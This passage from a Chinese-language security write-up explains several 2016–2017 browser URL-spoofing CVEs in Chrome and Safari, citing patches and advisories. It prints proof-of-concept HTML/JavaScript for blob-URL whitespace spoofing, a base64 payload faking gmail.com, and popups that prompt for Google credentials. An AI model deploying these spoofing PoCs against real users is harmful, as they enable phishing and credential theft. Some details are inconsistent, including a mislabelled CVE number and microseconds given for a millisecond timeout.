


图 10

从获取到的返回数据可以发现，苹果研究人员分别在 2016/1/6、2016/1/7、2016/1/8、2016/1/10、2016/1/20、2016/1/22、2016/1/28 这 7 个时间段触发了 POC，而且地址是相同的，都是在美国苹果总部。可能当时验证的苹果研究人员，并没有自己搭建漏洞验证环境，而是直接使用了作者提供的 POC 中的原有环境，所以导致在验证漏洞的时候地理位置回传到了作者的服务器上。

苹果安全人员应该知道到这个问题，因为在 POC 中明确指出数据会回传到这个地址 xisigr.com/test/geo/info.txt。但是，他们还是连续触发了 7 次漏洞，是疏忽大意还是并不在意苹果总部的地理位置被泄漏出去，虽然这个地址在网上都可以任意查到。但就算是这样，作者还是很惊讶,苹果测试人员的地理位置和他们的作息时间就这样被获取到了。

这当然不仅仅是一个故事，只是想提醒大家，在真实复杂的网络攻击中，蛛丝马迹的信息有时会成为“千里之堤毁于蚁穴”的突破口。不要让类似于地理位置这样重要的隐私信息轻易就让攻击者获取到。

2.4 Blob-URLs 欺骗（CVE-2016-5189 和 CVE-2016-7623）

相对于“http”、“https”、“ftp”这些常用网络类型的 URL scheme，本地类型的 URL scheme 上的欺骗攻击也同样存在，且更容易被程序设计者和用户所忽视。本地类型的 URL scheme 有“data”、“about”、“blob”、“filesystem”、“file”。CVE-2016-5189 是关于“blob URLs”上的 URL 欺骗漏洞。这个漏洞存在于 Chrome 浏览器中。

受影响产品：Google Chrome < 54.0.2840.59 for Windows,Mac,Linux. 54.0.2840.85 for Android

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5189

■ 什么是 blob URLs

blob(binary large object)，二进制对象，是一个可以存储二进制文件的容器。“blob URLs”方案允许从 Web 应用程序中安全的访问二进制数据，也就是从“内存”中对 blob 的引用。一个“blob URLs”包括主机源和一个由 UUID 表示的路径。blob = scheme ":" origin "/" UUID。scheme 一直是 blob， origin 是生成 blob URLs 中的源，UUID 定义参考[RFC4122]。

通常你看到的 blob URLs 像这个样子：

blob:https://example.org/ea3527a8-134f-46ae-be03-421f067d97f0

■ 生成一个 blob URLs

URL.createObjectURL() 静态方法会创建一个 DOMString，它的 URL 表示参数中的对象。这个 URL 的生命周期和创建它的窗口中的 document 绑定。这个新的 URL 对象表示着指定的 File 对象或者 Blob 对象。

在每次调用 createObjectURL() 方法时，都会创建一个新的 URL 对象，即使你已经用相同的对象作为参数创建过。当不再需要这些 URL 对象时，每个对象必须通过调用 URL.revokeObjectURL() 方法来释放。浏览器会在文档退出的时候自动释放它们，但是为了获得最佳性能和内存使用状况，你应该在安全的时机主动释放掉它们。

在浏览器中访问，http://example.com/blob.html。代码如下：

```
<script>
    function aa(){
    args = ['123456'];
    b = new Blob(args, {type: 'text/html'});
    window.open(URL.createObjectURL(b));
    }
</script>
<button onclick='aa()'>click me</button>
```

在 PC 端 Chrome、Safari、Firefox 浏览器中点击 click me 按钮，会弹出一个 blob URLs 类型的网页，网页内容 123456。

在 Edge 浏览器中，无法执行这段代码。并且，Edge 中 blob URLs 会是这样的，没有 origin 这部分：blob:246AC85B-5A42-425B-A059-F8A41BC13122。

■ blob URLs上的欺骗

CVE-2016-5189的POC代码如下：

```
<script>
function pwned() {
   var t = window.open('', 'ss');
   t.document.write("<h1>phishing page</h1><title>google</title>");
   t.stop();
```

```
}
</script>
<a href="blob:http://www.google.com%EF%BE%A0…………@xisigr.com" target="ss"
onclick="setTimeout('pwned()','500')">click me1</a><br>
<br>
<a href="blob:http://www.google.com        …………@xisigr.com" target="ss"
onclick="setTimeout('pwned()','500')">click me2</a><br>
```

点击Click me按钮，如图11所示。




图11

看 POC 中的代码不难发现，关键的代码在这个 URL 中"www.google.com…@xisigr.com"。这里使用了@符号在真实域名前加入了一个域名字符串 www.google.com，并且在 www.google.com 之后加上了大量的空白字符。于是真实的域名被隐藏到后面，在浏览器地址栏中无法看到。用户会误认为这是 google.com 域中的"blob URLs"，造成了欺骗攻击。

CVE-2016-7623 同样是"blob URLs"上的欺骗漏洞。漏洞成因和 CVE-2016-5189 类似，稍有不同的是空白符使用的是%EF%B9%BA（U+FE7A），这里就不再过多介绍。如图 12 所示。

受影响产品：iOS <10.2 ,Safari <10.0.2

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7623




图 12

CVE-2016-7623 PoC

```
<script>
function go() {
    var t = window.open('', 'aaaa');
    t.document.write("<h1>phising</h1><title>Google</title>");
}
function ipad(){
    var t =
window.open('blob:http://www.google.com'+Array(0x50).join("%EF%B9%BA")+'@
xisigr.com', 'aaaa');
    setTimeout('go()','500');
}
function iphone(){
    var t =
window.open('blob:http://www.google.com'+Array(0x20).join("%EF%B9%BA")+'@
xisigr.com', 'aaaa');
    setTimeout('go()','500');
}
function blob(){
    var blob=new Blob([],{type:"text/html; charset=utf-8"});
    var url=URL.createObjectURL(blob);
    var t = window.open(url, 'aaaa');
    if (navigator.userAgent.indexOf("iPhone") > -1) {
```

```
    setTimeout('iphone()','500');
    }
   if (navigator.userAgent.indexOf("iPad") > -1) {
    setTimeout('ipad()','500');
   }
}
</script>
<button onclick="blob()">Click me</button>
```

CVE-2016-5189 和 CVE-2016-7623 这两个漏洞均渲染了 Blob-URLs 的用户名和密码部分，这是极其危险的。一个 URL 的用户名和密码不应该被渲染，因为它们可以被误认为是一个 URL 的主机。例如：https://examplecorp.com@attacker.example/。

2.5 冒号:引发的地址栏欺骗（CVE-2016-1707）

CVE-2016-1707 这个漏洞，是笔者于 2016 年 6 月报告给 Google 的一个 iOS 版 Chrome 浏览器地址栏欺骗漏洞。这个漏洞因此获得了 Google 3000$的漏洞奖励。攻击效果如图 13 所示。

受影响产品：Chrome < v52.0.2743.82，iOS < v10

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1707




图 13

```
<script>
payload="PGJvZHk+PC9ib2R5Pg0KPHNjcmlwdD4NCiAgICB2YXIgbGluayA9IGRvY3VtZW50
LmNyZWF0ZUVsZW1lbnQoJ2EnKTsNCiAgICBsaW5rLmhyZWYgPSAnaHR0cHM6Ly9nbWFpbC5jb206
Oic7DQogICAgZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChsaW5rKTsNCiAgICBsaW5rLmNsaWNr
KCk7DQo8L3NjcmlwdD4=";
function pwned() {
    var t = window.open('https://www.gmail.com/', 'aaaa');
    t.document.write(atob(payload));
    t.document.write("<h1>Address bar says https://www.gmail.com/ - this
is NOT https://www.gmail.com/</h1>");
}
</script>
<a href="https://hack.com::/"  target="aaaa"
onclick="setTimeout('pwned()','500')">click me</a><br>
```

现在来解读一下整个代码的加载过程。首先点击 click me 这个链接，浏览器去打开一个 name 为 aaaa 的新窗口，这个页面去加载 https://hack.com::，这个地址可以随便写。500 微秒后运行 pwned()，在 aaaa 窗口打开 https://www.gmail.com，当然这个 URL 可以为空。到现在为止，一切代码运行都很正常，接下来这段代码就是触发漏洞的核心代码。

base64 加密的这段代码：

base64 payload code:

```
<body></body>
<script>
    var link = document.createElement('a');
    link.href = 'https://gmail.com::';
    document.body.appendChild(link);
    link.click();
</script>
```

在 aaaa 窗口页面去提交（commit）https://gmail.com::，这是一个很奇妙的事情，https://gmail.com::本是一个无效的地址，如何去被提交呢。在尝试了多种方法后，笔者发现使用 a 标签点击的方式可以做到（window.open/location 则不可以），并且使这个无效地址处在了一个等待状态(pending status)。此时，实际 Chrome 是加载了 about:blank（已经到了 about:blank 域），但在处理最后 URL 地址栏中的显示时，Chrome 却选择了处在等待状态的 https://gmail.com:: 作为最后的提交地址，加载后的 https://gmail.com::在 URL 地址栏中会以 https://gmail.com 这样的方式呈现，两个::会被隐藏。此时，整个加载过程完成。一个完美的 URL Spoofing 漏洞就这样产生了。

■ 如何修复

这个漏洞最关键的地方是，Chrome 允许在 Web 页面加载的时候，提交一个无效的地址所导致。Google 也是基于此给出了补丁文件，就是在加载 Web 页面的时候不允许提交无效地址，如果检测到是无效地址，则直接使当前 URL 为 about:blank。

```
// Ensure the URL is as expected (and already reported to the delegate).
- DCHECK(currentURL == _lastRegisteredRequestURL) //之前只是判断了当前 URL
和最后请求的 URL 是否相同
+ // If |_lastRegisteredRequestURL| is invalid then |currentURL| will be
+ // "about:blank".
+ DCHECK((currentURL == _lastRegisteredRequestURL) ||
+        (!_lastRegisteredRequestURL.is_valid() && //增加判断是否是一个无效的
URL
+     _documentURL.spec() == [url::kAboutBlankURL)](url::kAboutBlankURL)))
      << std::endl
      << "currentURL = [" << currentURL << "]" << std::endl
      << "_lastRegisteredRequestURL = [" << _lastRegisteredRequestURL <<
"]";

   // This is the point where the document's URL has actually changed, and
   // pending navigation information should be applied to state information.
   [self setDocumentURL:net::GURLWithNSURL([_webView URL])];
-  DCHECK(_documentURL == _lastRegisteredRequestURL);
+
+  if (!_lastRegisteredRequestURL.is_valid() &&
+      _documentURL != _lastRegisteredRequestURL) {
+        // if |_lastRegisteredRequestURL| is an invalid URL, then
|_documentURL|
+    // will be "about:blank".
+    [[self sessionController] updatePendingEntry:_documentURL];
+  }

+  DCHECK(_documentURL == _lastRegisteredRequestURL ||
+        (!_lastRegisteredRequestURL.is_valid() &&
+         _documentURL.spec() == url::kAboutBlankURL));
+
   self.webStateImpl->OnNavigationCommitted(_documentURL);
   [self commitPendingNavigationInfo];
   if ([self currentBackForwardListItemHolder]->navigation_type() ==
```

2.6 右键点击引发的地址栏欺骗（CVE-2016-5222）

在上面 CVE-2016-1707 这个漏洞中，我们使用了两个连续冒号（:）构造了错误的 URL 而导致漏洞的发生。CVE-2016-5222 这个漏洞中，依然用到了这个技巧。

对于在 Web 页面中的链接，我们可以使用多种方式进行打开：单击左键、右键点击打开新窗口、拖放链接到地址栏。单击一次左键，是打开一个链接最常使用的方法。而右键点击新窗口和拖放链接，是比较少使用的方法，也是浏览器设计者就安全方面可能会忽略到的地方。CVE-2016-5222 这个漏洞，就是另辟蹊径，使用右键打开新窗口时导致漏洞发生。

受影响产品：Chrome < v55.0.2883.75 for Winows/MAC/Linux

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5222

我们在 Chrome 浏览器中运行以下代码，非常简单就一句代码。打开方式，使用右键点击新窗口打开。

```
<a href="google.com::">Click me</a>
```




图 14

如图 14 可以发现，虽然导航到了 google.com 页面，但是地址栏中的 URL 可以看到和平常的不太一样，google.com:。当时笔者觉得此处处理 URL 时，可能存在一些错误。

接下来，笔者尝试了不同的 URL 提交方法，最终找了可以进行 URL Spoof 攻击的方式：当页面进行自动跳转时，跳转是成功的会导航到跳转页面，但地址栏中的 URL 并未更新，不会改变。也就是说，如果要对 Google.com 进行 URL Spoof，只要找到一个 Google 的重定

向跳转就可以了。运行如下代码：

```
<a
href="www.google.com::/url?q=http%3A%2F%2Fxisigr.com%2Ftest%2Fspoof%2Fchrome
%2F3.html&sa=D&sntz=1&usg=AFQjCNG-QnLGG1ixIlOzlpZQn5cweSU3Cw">22222</a>
```

右键点击新窗口打开，从 google.com 重定向到 http://xisigr.com/test/spoof/chrome/3.html。如图 15 所示，重定向的动作发生了，地址栏中的 URL 仍停留在 google.com，欺骗攻击完成。




图 15

2.8 窗口大小所导致的对话框欺骗（CVE-2016-7592）

从上面的 CVE-2016-5222 漏洞中，我们讨论了打开一个网页的不同种方法（左键点击，右键打开新窗口，拖放链接），从中不难得到启发，细化浏览器各个功能进而增加攻击面，使用频率低的功能多是安全防御最薄弱的地方。CVE-2016-7592 也同样遵循着这个思路，使用自定义窗口大小而导致了漏洞的发生。

受影响产品：Apple Safari < 10.0.2

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7592

通常在挖掘 URL Spoof 的漏洞过程中，我们构造的 Payload 经常会用到 window.open()，但别忽略了 window.open()中的参数，参数的不同，同样会增加攻击路径。

来看下面的 POC，

```
<script>
function phishing(){
aa=window.open('http://www.google.com');
  name=aa.prompt("Enter the name for google");
  passwd=aa.prompt("Enter the password");
  aa.alert("Your name is: "+name+"||"+"Your Password is: "+passwd);
  aa.document.write("<h1>phishing</h1>");
}
</script>

<button onclick="phishing()">Click me</button>
```

对于 URL Spoof 漏洞来说，这个 POC 框架非常经典但亦非常普通。经典是说在早期的 URL Spoof 漏洞中，这段 POC 干掉过很多浏览器；普通是说，经过若干时间后，浏览器早已经封堵住这段 POC。


现在我们在 window.open()中增加参数，始窗口弹出并改变窗口大小。看下面的 POC，


=====CVE-2016-7529=====

```
<script>
function phishing(){
aa=window.open('http://www.google.com','new','width=800,height=600');
  name=aa.prompt("Enter the name for google");
  passwd=aa.prompt("Enter the password");
  aa.alert("Your name is: "+name+"||"+"Your Password is: "+passwd);
  aa.document.write("<h1>phishing</h1>");
}
</script>
<button onclick="phishing()">Click me</button>
```

我们改变了窗口大小，使得 javascript 对话框阻塞了 URL 导航生效。弹出窗口和窗口非全屏是必要条件，只有在这个环境条件下，才可以使得 javascript 对话框对 URL 导航进行阻

塞。如图 16 是运行这个 POC 后的整个欺骗过程。








图 16

2.9 右向左(RTL)方向的 URL 欺骗（CVE-2017-5072)

我们前面已经提到，一些语言是从右向左来显示的，比如阿拉伯语言、希伯来语言。包含这些字符的文本可以在两个方向上运行，从左向右（LTR）或从右向左（RTL）。当一个 URL 中包含双向文本时，它在地址栏中的视觉渲染和逻辑顺序应该如何处理呢。接下来我们要说的 CVE-2017-5072 就是一个 Chrome 上的 RTL-URL Spoof 漏洞。

受影响产品：Chrome M59, Android<4.2

漏洞公告：https://bugs.chromium.org/p/chromium/issues/detail?id=709417

- Unicode 双向算法

Unicode 中的双向算法[5]（简称 BIDI），用以处理网址中的双向文本。双向文本是指在同一个字符串中，既包含从左向右显示的字符又包含从右向左的字符。比如使用最广泛的拉丁文是从左向右显示（LTR），而阿拉伯文字、希伯来文字则是从右向左(RTL)。当使用双向文本时，字符仍然按逻辑顺序解释，只有平行线上的显示顺序受到影响。双向文本的显示顺序取决于文本中字符的方向属性。当浏览器在处理一个双向文本的网址时，可能会存在严重的安全问题，即显示顺序错误，而导致 URL 的欺骗攻击。

- CVE-2017-5072

POC: http://127.0.0.1/%D8%A7/example.org

"http://127.0.0.1/%D8%A7/example.org"是一个双向文本的网址，%D8%A7 的 Unicode 字符为 U+0627，是阿拉伯字符，显示方向为 RTL。如果浏览器未对这种双向文本网址做合理的策略，那么%D8%A7 可能会强制使 URL 使用 RTL 来显示，地址栏中最终呈现给用户的是 example.org/ا/127.0.0.1。用户会认为当前访问的网站是 example.org，但实际访问的是 127.0.0.1。如图 17 所示。

---

[5] http://unicode.org/reports/tr9/




图 17

2.10 国际化域名欺骗（CVE-2017-5060）

2003 年发布了国际化域名的规范[rfc3490][6]，它允许大多数 Unicode 在域名中使用，之后普遍将这个规范称为 IDNA2003。之后在 2010 年批准发布了对 IDNA2003 的修订版[rfc5895][7]，称这个修订版为 IDNA2008。但 IDNA2003 和 IDNA2008 并没有有效的解决国际化域名中的某些问题，随后，Unicode 联盟发布了[UTS-46][8]解决了某些兼容性的问题。

在 IDNA 中使用 PunyCode 算法来实现非 ASCII 域名到 ASCII 域名的转换。PunyCode 算法可以将任何一个非 ASCII 的 Unicode 字符串唯一映射为一个仅使用英文字母、数字和连字符的字符串，编码的域名在前面都加上了 xn-- 来表明这是一个 PunyCode 编码。这意味着我们可以在 xn--后面加入任何字符，这有可能会欺骗到用户。URL 网址 http://藾藹蘋頭.com，对应的 PunyCode URL 网址 http://xn--google.com。

---

[6] https://tools.ietf.org/html/rfc3490

[7] https://tools.ietf.org/html/rfc5895

[8] http://unicode.org/reports/tr46/

CVE-2017-5060 是一个典型的使用西里尔字符造成了 URL Spoof 漏洞，由 Xudong Zheng[9] 发现。漏洞成因为，当域名中的脚本全部是西里尔字符时，在 Chrome 地址栏中视觉渲染直接显示了西里尔字符图形，并没有使用 PunyCode 进行编码转换。而某些西里尔字符和拉丁文字符外观上是极其相似的，于是用户从视觉上看，地址栏中显示的就是 www.apple.com。当你在 Chrome 中访问 https://www.xn--80ak6aa92e.com/，会看到图 18 效果。不过当用户点击绿色小锁位置，查看源信息（Origin Info Bubble，OIB）就可以看到真正的逻辑顺序还是 https://www.xn--80ak6aa92e.com/，对西里尔字符进行了 PunyCode 转换。




图 18

Chrome 在收到这个漏洞 2 个月后，修复了这个漏洞。并给予了漏洞发现者 2000 美元的奖励[10]。

戏剧性的是，漏洞的发现者同样把这个问题报告给了 Firefox，但是 Firefox 明确的回答是不予修复[11]。如图 19 所示，当访问 https://www.xn--80ak6aa92e.com，地址栏中显示 www.apple.com，并且证书显示的也是 www.apple.com。

---

[9] https://www.xudongz.com/blog/2017/idn-phishing/

[10] https://bugs.chromium.org/p/chromium/issues/detail?id=683314

[11] https://bugzilla.mozilla.org/show_bug.cgi?id=1332714

